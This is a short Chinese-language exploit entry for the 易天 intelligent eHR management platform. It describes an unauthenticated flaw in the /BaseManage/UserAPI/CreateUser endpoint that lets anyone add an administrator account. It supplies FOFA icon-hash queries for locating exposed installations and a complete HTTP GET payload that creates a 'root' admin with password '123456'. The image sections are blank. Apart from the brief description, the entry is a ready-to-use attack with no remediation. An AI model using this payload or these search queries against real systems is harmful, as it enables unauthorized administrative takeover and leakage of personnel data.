

# Y29-1易天-智能eHR管理平台-PermissionAC

## 漏洞描述：

易天智能eHR管理平台 /BaseManage/UserAPI/CreateUser 接口存在任意用户添加漏洞，未经身份验证的远程攻击者可以利用此漏洞添加任意管理员用户，导致攻击者可直接管理后台，造成信息泄露，使系统处于极不安全的状态。

## 网站图片：



## fofa语法：


icon\_hash="314318290" || icon\_hash="1727609737"

## 漏洞复现：

### payload:

```
GET /BaseManage/UserAPI/CreateUser?Account=root&Password=123456&OuterID=888 HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

### 效果图：



### 效果图：

